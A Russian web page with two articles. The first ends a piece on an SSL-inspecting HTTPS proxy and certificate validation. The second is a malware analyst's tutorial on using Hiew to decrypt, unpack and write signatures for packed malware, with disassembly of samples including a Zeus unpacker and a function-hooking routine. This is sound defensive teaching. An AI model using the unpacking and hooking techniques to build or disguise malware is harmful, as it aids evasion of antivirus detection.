        e2:e5:e6:e5:3c:bf:4b:f5:23:7c:c6:c6:7a:c3:de:
        fa:76:da:63:56:27:69:e1:53:6c:97:89:9b:19:54:
        03:df:c6:45:f6:9c:07:81:c9:45:05:42:de:ff:3f:
        25:99:c0:27:6a:2d:4b:02:a0:79:0a:5e:d7:7e:e9:
        33:46:ee:bb:28:a0:74:59:c7:56:c8:80:b8:c9:ed:
        46:36:4f:de:69:df:d8:69:4f
      Exponent: 65537 (0x10001)

  X509v3 extensions:
    X509v3 Basic Constraints: critical
      CA:FALSE
    X509v3 Key Usage:
```

```

    Digital Signature, Key Encipherment
X509v3 Subject Alternative Name:
    DNS:money.yandex.ru, DNS:promo.yandex.ru
X509v3 Subject Key Identifier:
    64:95:3A:17:8F:60:C4:42:BE:19:AF:06:9E:3A:50:2B:DA:98:4B:B5
X509v3 Authority Key Identifier:
    keyid:DB:41:27:30:4F:1A:F5:5B:3E:84:56:C8:EC:85:98:B3:51:2C:2D:27

X509v3 CRL Distribution Points:
    URI:HTTP://crls.yandex.ru/YandexExternalCA/YandexExternalCA.crl

Authority Information Access:
    CA Issuers - URI:HTTP://crls.yandex.ru/YandexExternalCA/YandexExternalCA.der
1.3.6.1.4.1.311.21.7:
    00.(+.....7.....&...U...-.....7....(..d...
X509v3 Extended Key Usage:
    TLS Web Server Authentication
1.3.6.1.4.1.311.21.10:
    0.0
...+.
Signature Algorithm: sha1WithRSAEncryption
99:2d:66:d7:7f:26:6b:69:66:5d:fa:3c:8d:53:5e:e1:0a:e1:
68:78:25:d1:e6:b6:94:b6:43:11:90:cb:2b:93:69:fb:f6:82:
26:7b:60:8b:5d:b7:ec:0a:9b:2d:b2:e2:22:5d:04:d8:2b:2a:
04:0d:43:de:e8:b7:2c:e3:91:19:98:e0:4a:53:b6:15:e9:4a:
e2:84:19:11:9e:e2:86:02:74:7a:c4:36:8e:07:fc:b8:f9:c3:
23:22:d5:a9:63:c4:9b:a9:e9:1a:9b:97:0a:0a:94:02:23:5b:
9c:1c:58:14:2d:b7:7f:00:11:07:c0:c3:a1:a9:22:4c:06:09:
11:54:da:6a:76:27:d0:e9:e4:5d:40:f0:54:3f:14:7b:39:f3:
ae:52:83:8d:6b:9e:fb:c1:3b:ef:bb:f6:a4:aa:64:ba:60:f3:
1c:a0:48:da:aa:e3:f5:38:d3:e3:2c:14:49:6e:f3:01:df:04:
ef:62:59:15:a8:18:29:a1:8e:fa:da:38:1d:16:34:55:9a:ce:
e5:1c:d1:7b:db:3f:27:ca:6d:ef:49:b6:0c:3d:64:f0:cb:06:
aa:a9:aa:de:53:f2:2b:02:1f:c4:e7:d6:98:39:5e:cf:bc:9f:
79:55:6e:2f:4e:0e:f9:2f:20:0f:b6:c5:5b:26:c0:ff:c8:97:
39:c8:ab:f1

```

Этот сертификат принадлежит сервису Яндекс.Деньги. Остановимся подробнее на интересующих нас расширениях.

- **Authority Key Identifier (AKID).** Этот идентификатор указывает, каким сертификатом подписан рассматриваемый нами сертификат. Механизм аналогичен поиску сертификата, поле Subject которого соответствует полю Issuer данного сертификата.

Почему именно этот способ поиска удостоверяющего сертификата рекомендуется в настоящее время? Тому есть несколько причин. Во-первых, в случае перевыпуска сертификата AKID однозначно идентифицирует искомый публичный ключ, поэтому исключена путаница между «старым» и «новым» сертификатами с одинаковым полем Subject. А во-вторых, современный стандарт PKI предполагает специальное использование сертификатов, имеющих одинаковую ключевую информацию, но разные информационные поля, для установления сложных взаимоотношений доверия между иерархиями сертификации. Поэтому важно, чтобы мы могли идентифицировать сертификат именно по ключу и выбирать подходящий из нескольких вариантов [8].

- **CRL distribution points.** Это URL, по которому можно получить список отозванных сертификатов, в данном случае — по протоколу HTTP.

CRL через HTTP — весьма медленный способ уведомления об отзыве сертификатов: типовое время обновления составляет несколько часов. Объем «списка отзыва» может быть значительным, до десятков и сотен килобайт. Поэтому веб-браузеры обращаются только к тем спискам, использование которых было указано явно в пользовательских настройках.

- **Authority Information Access (AIA).** В этом расширении указывается, где можно получить информацию об издателе сертификата.

Вместо этого механизма, как уже упоминалось, веб-приложения либо используют предварительно построенные «цепочки доверия», полученные при установлении связи по протоколу SSL/TLS, либо полагаются на то, что все необходимые дополнительные сертификаты уже есть в хранилище браузера.

Какие преимущества дает использование SSL-прокси применительно к проблеме поддержки расширений X509v3? Мы можем подключить готовую библиотеку валидации сертификатов (в нашем случае был использован [Carillon Pathfinder](#)) и, таким образом, реализовать следующие функции, отсутствующие в веб-браузере:

- корректную валидацию согласно RFC5280 [8] с использованием информации AKID;
- кэширование с целью экономии трафика и использование CRL;
- автоматическое получение недостающих сертификатов промежуточных удостоверяющих центров с помощью AIA;
- настраиваемые политики обработки цепочек доверия, содержащих «слабые» звенья, связанные с применением криптографически нестойких хэш-функций.

На практике все это означает, что пользователь будет реже получать ложные сообщения об ошибках сертификатов и, наоборот, будет защищен в ситуациях, когда стандартное ПО не обнаружит потенциально небезопасную ситуацию.

Общие проблемы PKI в «большом плохом интернете»

Общее положение дел с публичной инфраструктурой открытых ключей отнюдь не безоблачно. Фундаментальной проблемой в данном случае является то, что, если любой значимый компонент публичной сети доверия, основанной на общепризнанных удостоверяющих центрах, оказывается скомпрометирован, это приводит к крушению всей системы. А значимыми компонентами в ней являются не только первичные удостоверяющие центры, но и все те промежуточные, которые были уполномочены первичными подписывать другие сертификаты.

При этом, чтобы скомпрометировать систему, не обязательно вмешательство злоумышленника в функционирование удостоверяющего центра. Достаточно, чтобы слабым звеном в цепочке доверия оказался, например, криптографически нестойкий хэш-алгоритм, что, увы, является не теоретической, а вполне практической угрозой. Еще в 2009 году некоторые корневые удостоверяющие центры продолжали использовать устаревший алгоритм MD5, а если и прекращали, то оставалось большое количество неотозванных MD5-сертификатов. Поэтому специальное внимание при разработке нашего решения для SSL-проксирования было уделено исключению подобных слабых звеньев. Для снижения подобных рисков также может использоваться упомянутый выше параметр расширения Basic Constraints, ограничивающий возможную длину цепочки сертификатов для конкретного удостоверяющего центра. С другой стороны, распространены случаи «ложной тревоги», когда слабый алгоритм использовался для самоподписи корневого сертификата, что само по себе не представляет угрозу безопасности.

Также в «большом плохом интернете» используется значительное количество не вполне корректно сформированных с точки зрения X509v3 сертификатов. Это обычно не представляет проблемы, так как веб-браузеры не содержат функциональности, на которую эта некорректность могла бы повлиять.

Все это достаточно сильно отличается от «тепличных» условий интранета, в котором все компоненты PKI находятся если не под единым контролем, то хотя бы вписываются в обозримые рамки.

Show Me The Code: SSL Proxy

Автором был разработан прокси-сервер для SSL. Продукт SSL Proxy существует в двух вариантах:

1. Бесплатный пакет с исходным кодом (open source). Распространяется в рамках проекта [OpenFWTK](#) в виде компонента http-gw, под лицензией «Old BSD with advertisement clause».
2. Коммерческий встраиваемый компонент для межсетевых экранов и DLP-систем.

В состав программы входит ПО [Carillon Pathfinder](#), распространяемое под лицензией GNU LGPL.

Особенности реализации и внедрения

Очевидно, что хороший продукт для обеспечения безопасности не должен изменять привычное для пользователя программное окружение сверх безусловно необходимого — по крайней мере, с точки зрения пользовательского интерфейса. Этим принципом мы и руководствовались при создании SSL Proxy. С точки зрения веб-браузера и пользователя, при типовом сценарии внедрения SSL Proxy работает следующим образом:

- самоподписанные сертификаты остаются таковыми. Для них лишь создается новый ключ, и возможен контроль непредусмотренной подмены;
- для мобильных клиентов, использующих разные точки выхода в сеть, во избежание конфликтов серийные номера «новых» сертификатов отличаются от настоящих согласно предсказуемому алгоритму;
- допустимые согласно политике безопасности ошибки сертификатов (такие как истекший срок действия и др.) транслируются без изменений, с сохранением всех диагностических сообщений;
- сертификаты, подписанные неизвестными удостоверяющими центрами, содержат в поле Issuer строку UNVERIFIED, что позволяет веб-браузеру выдавать диагностику, аналогичную той, которую можно получить при «прямом» подключении;
- возможны гибкие настройки исключений: например, для применения авторизации по клиентским сертификатам, обеспечения поддержки нестандартных алгоритмов шифрования клиентом или для доступа к сайтам с защитой приватности пользователей (таких как интернет-банкинг).

Инспекция содержимого для протокола HTTPS

Это базовая функциональность, ради которой, в основном, и были написаны все существующие реализации технологии проксирования SSL: инспекция содержимого защищенного трафика по принципу «человек посередине». Прикладные особенности реализации данной технологии в программе SSL Proxy заключаются прежде всего в использовании интерфейса к дешифрованной сессии, доступного непосредственно для механизма инспекции контента: DLP, антивируса, системы ведения архива и т. п. На настоящий момент наиболее широко распространенным стандартом на такой интерфейс является протокол i-cap (Internet Content Adaptation Protocol [9]) — он и был использован в рассматриваемом продукте.

Выводы

Мы рассмотрели актуальные проблемы и угрозы безопасности, возникающие при использовании протокола HTTPS, и возможность их решения при помощи технологии SSL-проксирования. Как показано в данной статье, использование проксирующего SSL-сервера отлично себя оправдывает,

повышая уровень защищенности браузера без создания дополнительных неудобств для пользователя. Возможно, в скором времени эволюция веб-браузеров позволит им решать поднятые в данной статье проблемы встроенными средствами — и тем не менее заслуженное место для HTTPS-прокси в системе обеспечения сетевой безопасности всегда найдется.

Список ссылок

1. [Researcher: Poor SSL Implementations Leave Many Sites At Risk](#). DarkReading.com.
2. J. Sunshine, S. Egelman et al. **sunshine.pdf** (файл не сохранился в интернете).
3. M. Marlinspike. **BHUSA09-Marlinspike-DefeatSSL-PAPER1.pdf** (файл не сохранился в интернете).
4. [56387: SSLv2 Protocol Multiple Weaknesses](#). OSVDB.org.
5. A. Sotirov, M. Stevens et al. [MD5 considered harmful today: Creating a rogue CA certificate](#).
6. T. Zoller. **practicaltls.pdf** (файл не сохранился в интернете).
7. RFC2459. [Internet X.509 Public Key Infrastructure Certificate and CRL Profile](#).
8. RFC5280. [Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List \(CRL\) Profile](#).
9. RFC3507. [Internet Content Adaptation Protocol \(ICAP\)](#).

Последнее обновление: 17.03.2012.

Некоторые приёмы статического анализа кода из арсенала вирусного аналитика

Дмитрий Андриянков
разработчик ЗАО «АСТ»
andriyankovdn@acti.ru

Содержание

- [Приёмы навигации по коду](#)
- [Расшифровка данных](#)
- [Восстановление обнулённых дескрипторов секций](#)
- [Статическая распаковка файла](#)
- [Обнаружение вредоносных программ](#)

Вирусному аналитику нередко приходится сталкиваться с полиморфными объектами — исполнимыми файлами, упакованными средствами защиты программ от ручного или автоматизированного анализа. Данная статья описывает ряд приёмов работы с такими объектами при помощи редактора Hiew (Hacker's View). Статья ориентирована на начинающих специалистов, в задачи которых входит анализ исполнимых файлов в форматах PE или ELF, и предполагает знакомство с архитектурой x86 и ассемблером Intel.

Приложение к статье

nb3-static-analysis.rar (файл есть в nobunkum_ru_files.zip) (390 кБ)

Пароль к архиву: nobunkum.ru

Hiew

[Загрузить/купить](#)

Приёмы навигации по коду

Анализ кода в полиморфных объектах обычно затруднён большим количеством инструкций, передающих управление на другие участки кода. Зачастую «ненужные» инструкции запутывают код настолько, что понять его логику можно, только разработав специальный анализатор кода. В задачи такого анализатора может входить выяснение размера и смещения зашифрованных данных, поиск ключа для их расшифровки, определение адреса перехода на изначальную точку входа и другие функции.

Типичный вопрос, встающий перед разработчиком анализатора кода, — «Поддержку каких инструкций необходимо добавить?» Можно выяснить это с помощью дизассемблера IDA Pro, но запускать такое мощное средство анализа кода только, чтобы увидеть одну-две инструкции, было бы нерациональным. Куда быстрее ту же задачу можно решить с помощью Hiew.

Совет от разработчика Hiew

Евгений Сусликов
sen@kemteli.ru

Некоторое время назад я прочитал статью [«Коварный и ужасный sndrec32.exe»](#). По моему мнению, вместо описанного там применения четырёх различных инструментов достаточно одного Hiew. Вся правка «коварного и ужасного» сводится к следующему:

1. Найти функцию определения количества свободных байт в оперативной памяти. Автор статьи умолчал, каким образом он пришел именно к GlobalMemoryStatus, но с помощью Hiew это можно сделать так:

F4, F3 — переключение в режим дизассемблера.

F8, F7 — просмотр функций импорта.

F9, *memory* — поиск имён по маске.

Последний шаг делается в предположении, что искомая функция будет содержать слово «memory» в имени. Оказывается, всего одна импортируемая функция соответствует такому фильтру — GlobalMemoryStatus.

2. Найти вызовы данной функции в коде. Для этого достаточно нажать Enter. Ctrl-Enter позволяет найти следующий вызов. На интересные фрагменты кода можно сделать закладки с помощью клавиши + на цифровой клавиатуре. В нашем случае второй и третий вызовы по адресам .10077AC и .100789A почти идентичны.

3. Исправить код. Клавишами Alt-1 вернёмся к первой закладке, прочтём код и примем решение заменить знаковый переход jle на беззнаковый jbe по адресу .10077D5. В строке по этому адресу нажмём F3 для редактирования и F2 для ввода ассемблерного кода, затем вместо «jle» введём «jbe» и нажмём Enter. После этого нажатием Esc выйдем из ассемблера и сохраним изменения клавишей F9.

Заметим, что автор оригинальной статьи не упомянул о коде на адресе .100789A. Перейдя на вторую закладку клавишами Alt-2, обнаружим там аналогичную ошибку и исправим её.

Многие вирусные аналитики назначают Hiew в качестве альтернативного средства просмотра (Alt-F3) в настройках менеджера файлов. Автор статьи рекомендует сэкономить ещё один шаг и добавить к команде запуска Hiew параметр /Oc=0EP, чтобы просмотр исполнимых файлов всегда начинался с точки входа. Если же задать в файле hiew8.ini настройку StartMode = Hex, то режимом просмотра по умолчанию станет шестнадцатеричный.


К точке входа можно перейти в любой момент, нажав последовательно F8 и F5.

Удобная возможность Hiew — следовать по смещениям, указанным в инструкциях передачи управления, например, call или jmp. Справа от каждой такой инструкции редактор показывает цифру, нажав которую на клавиатуре, можно перейти по указанному в инструкции смещению. Вернуться назад после такого перехода можно, нажав клавишу 0. (Автор находит более удобным использовать для этой цели клавишу z, для чего в файле hiew8.ini следует задать настройку JumpTable = "z123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ").

Иногда оказывается полезной возможность перенастройки шкалы смещений Hiew путём сопоставления её нулевой точки с адресом произвольной инструкции. Для этого необходимо, установив указатель на нужный адрес, дважды нажать Ctrl-F5. При этом новая настройка шкалы сохраняется в виде соответствующей записи в окне, отображаемом при однократном нажатии Ctrl-F5, и может быть использована повторно. Перенастройка шкалы может быть полезна для оценки размера зашифрованных данных, а также для повышения наглядности адресов переходов типа call и jmp, отсчитываемых в режиме адресации Local (Alt-F1) от «нуля» шкалы.

Расшифровка данных

Разберём для примера известный [crackme/keygenme от Ms-Rem](#), в котором проверка производится байт-кодом в виртуальной машине. Рассмотрим начало байт-кода программы:



```
.00401284: 8A0C18      mov     cl,[eax][ebx]
.00401287: 88CD       mov     ch,cl
.00401289: C0ED04     shr     ch,4
.0040128C: 30E9       xor     cl,ch
.0040128E: 80E107     and     cl,7
.00401291: C3         retn    ; -^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-
```

```
mov     ah,al
ror     ah,4
and     ah,0fh
xor     al,ah
and     al,7
```

The screenshot shows a debugger window titled "Hiew: pcode_bin". The main pane displays a hex dump of the file's contents. The addresses range from 00000000 to 00000120. The data is organized into columns, with the first column showing the address and the subsequent columns showing the hex values. The right side of the window features the "Hiew 8.10 (c)SEN" logo and some status information.

Расшифрованный байт-код

При необходимости сохранить скрипт расшифровки в файл можно вернуться в редактор нажатием Alt-F3, после чего нажать F9.


Нередко возникает необходимость в расшифровке данных, зашифрованных по алгоритму XOR с длинным ключом. В таком случае можно воспользоваться встроенной возможностью Hiew по расшифровке: перейти в режим правки клавишей F3 в режимах Code или Hex, нажать F8 и задать ключ шифрования. Установить новый ключ можно клавишами Ctrl-F8.

Восстановление обнулённых дескрипторов секций

Для затруднения распаковки многие упаковщики обнуляют области памяти модуля, в которых находится дескрипторы секций. Каждый дескриптор описывается структурой IMAGE_SECTION_HEADER.


В этом случае можно взять дескрипторы секций из оригинального файла, установив в них смещения, равные виртуальным адресам секций. Смещения должны быть выравнены на величину SectionAlignment, указанную в заголовке образа.

Возьмем вредоносную программу, упакованную таким полиморфным упаковщиком, и увидим после снятия дампа следующее:




Обнулённые дескрипторы секций

Чтобы восстановить дескрипторы секций, прежде всего скопируем их из оригинального, упакованного файла. Для этого откроем этот файл, выделим начало и конец области дескрипторов клавишей *, а затем запишем выделенные байты в файл с дампом памяти, нажав F2 и указав имя файла и смещение (1e8).



Выделенные дескрипторы в оригинальном файле

Затем, открыв файл с дампом, исправим смещения, указанные в дескрипторах (F8, F6). Нажатие F3 позволяет начать редактирование выбранного дескриптора, а F9 — принять сделанные изменения.



Редактирование дескриптора секции

Статическая распаковка файла

Несмотря на то, что снятие дампа с помощью отладчика обычно быстрее, в некоторых случаях это по тем или иным причинам невозможно, и приходится прибегать к статической распаковке. Часть задач в рамках статической распаковки также можно осуществить, не выходя из Hiew.

Для примера рассмотрим образец test.bin из приложения к статье. Он упакован простейшим полиморфным упаковщиком, предназначенным для сокрытия вредоносного кода от обнаружения.

Открыв файл для анализа в Hiew и пройдя несколько переходов, мы увидим характерный код для доступа к данным, расшифровки и перехода на OEP:

```
; Получение адреса зашифрованных данных:
```


```

; Расшифровка:
.10007117: 8B16          mov     edx,[esi]
.10007145: 03D6          add     edx,esi
.10007168: 8B4604        mov     eax,[esi][4]
.1000718C: 812ADEEC02E9 sub     d,[edx],0E902ECDE ; 'щ0Ъ'
.100071AD: 83C204        add     edx,4
.100071E0: 83E801        sub     eax,1
.1000721C: 83C608        add     esi,8
.100070A5: 833E00        cmp     d,[esi],0
.100070C1: 0F84C7010000 jz      .01000728E --↓1

; Переход на OEP:
.100072BC: 61           popad
.100072BE: EB02        jmps    .0100072C2 --↓1
.100072C2: E998B7FFFF  jmp     .010002A5F --↑1

```

Для распаковки достаточно сложить адрес следующей инструкции после `call (10007044)` и значение в инструкции `add (0FFFFFF70)`. Сложение можно выполнить непосредственно в Hiew, нажав `Alt+=`. Зашифрованные данные, находящиеся по вычисленному адресу, удобнее всего представить как массив двойных слов (DWORD). Для этого следует нажать `Shift-F9` и при необходимости выбрать режим показа двойных слов клавишей `Tab`.



Массив двойных слов

Нетрудно видеть, что для распаковки первого объекта нужно вычислить его адрес (для этого сложим смещение 10006FB8 с величиной FFFFA048), запомнить размер объекта (17ED) и применить ключ расшифровки (0E902ECDE).

Заметим, что, если в массиве двойных слов окажется значение, похожее на RVA (Relative Virtual Address), перейти по нему можно клавишей Enter.

Обнаружение вредоносных программ

Чтобы разработать метод обнаружения вредоносного кода по сигнатуре, нужно найти в нём пригодные для этого уникальные черты.

В начале файлов `tukuhegu.dll` и `welolazu.dll` (см. приложение к статье) можно увидеть такие участки:

```

Hiew: tukuhegu.dll
tukuhegu.dll  ↓FRO ----- a32 PE .10001000 Hiew 8.10 <c>SEN
.10001000: B8F4EC0110 mov     eax,01001ECF4 --↓1
.10001005: 50          push    eax
.10001006: 64FF350000000000 push   d,fs:[0]
.1000100D: 6489250000000000 mov     fs:[0],esp
.10001014: 33C0        xor     eax,eax
.10001016: 8908        mov     [eax],ecx

```

Переход посредством установки SEH-обработчика

```

Select Hiew: welolazu.dll
welolazu.dll  ↓FRO ----- a32 PE .1001ECF4 Hiew 8.10 <c>SEN
.1001ECF4: B879DA0100 mov     eax,00001DA79 ;' @ry'
.1001ECF9: 8D889E120010 lea     ecx,[ecx][01000129E]
.1001ECFF: 894101      mov     [ecx][1],eax
.1001ED02: 8B542404    mov     edx,[esp][4]
.1001ED06: 8B520C      mov     edx,[edx][00C]
.1001ED09: C602E9      mov     b,[edx],0E9 ;'щ'
.1001ED0C: 83C205      add     edx,5
.1001ED0F: 2BCA        sub     ecx,edx
.1001ED11: 894AFC      mov     [edx][-4],ecx
.1001ED14: 33C0        xor     eax,eax
.1001ED16: C3          ret     ; ~~~~~~

```

Установка перехвата с помощью инструкции jmp

Первый признак, пригодный для обнаружения, заключается в использовании SEH-обработчика (Structured Exception Handling) с последующей его активацией путём сознательного вызова исключения. Это «трюк», практически никогда не встречающийся в легитимных программах. Во втором случае происходит запись значения 1DA79 по адресу 1001ED17+1. Затем — запись в память опкода инструкции jmp и смещения 1001ED17, что является типичным признаком процедуры перехвата функций. При наличии столь подозрительных инструкций не требуется понимания того, как именно работает код и что хранится по указанным смещениям: найденные инструкции могут быть использованы в качестве сигнатур для обнаружения данной программы антивирусом. С целью предварительной фильтрации файлов и уменьшения числа ложных срабатываний антивирус обычно выполняет дешёвые предварительные проверки перед поиском сигнатур, например, проверку на наличие у секции кода атрибута «writeable».

Возьмем еще один пример, на котором можно увидеть ошибки генератора кода в полиморфном движке. Для этого откроем в Hiew образец A0330534.bin:

```

Hiew: A0330534.bin
A0330534.bin  ↓FRO ----- a32 PE .0040457C Hiew 8.10 <c>SEN
.0040457C: 55          push    ebp
.0040457D: 8BEC        mov     ebp,esp
.0040457F: 81EC40080000 sub     esp,00000840 ;' 8'
.00404585: C745F0A97A0000 mov     d,[ebp][-010],000007AA9 ;
.0040458C: C745F0221E0000 mov     d,[ebp][-010],000001E22 ;
.00404593: 8B45F0      mov     eax,[ebp][-010]
.00404596: 69C0EA070000 imul    eax,eax,0000007EA ;' 7b'
.0040459C: 53          push    ebx
.0040459D: 56          push    esi
.0040459E: 33F6        xor     esi,esi
.004045A0: 56          push    esi
.004045A1: 8945F0      mov     [ebp][-010],eax
.004045A4: FF15CA04000 call    GetModuleHandleA

```

Бессмысленная конструкция

```

.004045BD: 83F802      cmp     eax,2
.004045C0: 0F8584000000 jnz     .00040464A --↓2
.004045C6: C745F0F5680000 mov     d,[ebp][-010],0000068F5 ;
.004045CD: C745F40E710000 mov     d,[ebp][-00C],000000710E ;
.004045D4: C745F8072C0000 mov     d,[ebp][-8],0000002C07 ;
.004045DB: C745E0C01B0000 mov     d,[ebp][-020],000001BC0 ;
.004045E2: C745F0585B0000 mov     d,[ebp][-010],000005B58 ;
.004045E9: C745EC385E0000 mov     d,[ebp][-014],0000005E38 ;
.004045F0: C745E4D0060000 mov     d,[ebp][-01C],0000006D0 ;
.004045F7: C745FCCF560000 mov     d,[ebp][-4],00000056CF ;

```

Ещё одна бессмысленная конструкция

Ни один современный компилятор не создаст кода, который после записи значения в локальную переменную немедленно заменяет это значение новым. Такие участки кода обычно являются признаками, пригодными для эвристического обнаружения полиморфных генераторов.

Рассмотрим более сложный случай: модуль трояна «Зевс» (файл `zeus_hz0132.bin` в приложении), полученный автором статьи по ссылке из спама. Образец интересен тем, что код распаковщика занимает всего 136 байт.

[illegible]

Распаковщик «Зевса»

Сразу после открытия файла в Hiew бросается в глаза переход на третью инструкцию с помощью инструкций `push` и `ret`, нехарактерный для современных компиляторов. Ещё одной особенностью является то, что код не использует результаты после вызовов `GetCommandLineW` и `GetOEMCP`. Начиная с инструкции `lodsd`, можно видеть цикл расшифровки и ключи шифрования. Просматривая код далее, заметим переход назад с достаточно большим смещением в участок

